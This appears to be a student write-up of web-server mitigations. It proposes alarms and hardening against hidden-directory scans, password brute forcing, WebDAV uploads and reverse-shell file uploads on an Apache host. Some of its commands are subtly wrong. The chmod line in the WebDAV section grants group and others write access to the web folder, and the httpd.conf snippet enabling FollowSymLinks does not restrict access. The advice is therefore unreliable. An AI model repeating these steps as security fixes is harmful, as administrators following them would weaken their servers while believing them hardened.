Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- A good alarm to set up for detection is a HTTP GET requests

What threshold would you set to activate this alarm?

- The threshold to activate this alarm would be x > 150. This is higher than normal GET requests that we see on a regular basis.

System Hardening

What configuration can be set on the host to block unwanted access?

- In order to prevent attacks on an Apache server you can go to the httpd.conf file and adjust it. You may also need to create a .htaccess file which is an HTTP access file.

Describe the solution. If possible, provide required command lines.

- In the httpd.conf file put in

```
<Directory /{YOUR DIRECTORY}>
Options FollowSymLinks
</Directory>
```

Mitigation: Preventing Brute Force Attacks

Alarm

An average user will not enter an incorrect password more than a handful of times before contacting support.

Microsoft account lockout best practice recommends a lockout after 10 incorrect password attempts (1) so an alert could be set at 10.

System Hardening

What configuration can be set on the host to block brute force attacks?

- An account lockout solution can prevent a brute force attacker from making repeated attempts to access the server.

Describe the solution. If possible, provide the required command line(s).

- On our example linux server we could set $ ipa pwpolicy-mod examplegroup --maxfail=10 --lockouttime=600 --failinterval=30

(1)https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/account-lockout-threshold

Mitigation: Detecting the WebDAV Connection

Alarm

We can be alerted when an http-put or http-propfind request is made.

It would seem that any executed file is a risk so we would set the threshold at zero.

System Hardening

What configuration can be set on the host to control access?

- A better solution would be to make it so that files in the webdav folder are non-executable by default.

Describe the solution. If possible, provide the required command line(s).

- $ sudo chmod -R u=rw,go=rw /var/www/webdav/

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- An alarm that detects files being uploaded to the webserver should be sufficient to notify the team to look at the file

What threshold would you set to activate this alarm?

- The threshold should be set to zero depending on the folder being accessed.

System Hardening

What configuration can be set on the host to block file uploads?

- Require authentication to upload files
- Store uploaded files in a location not accessible from the web
- Blacklisting file extensions
- Scramble uploaded file names and extensions
- Define valid types of files that the users should be allowed to upload.

The End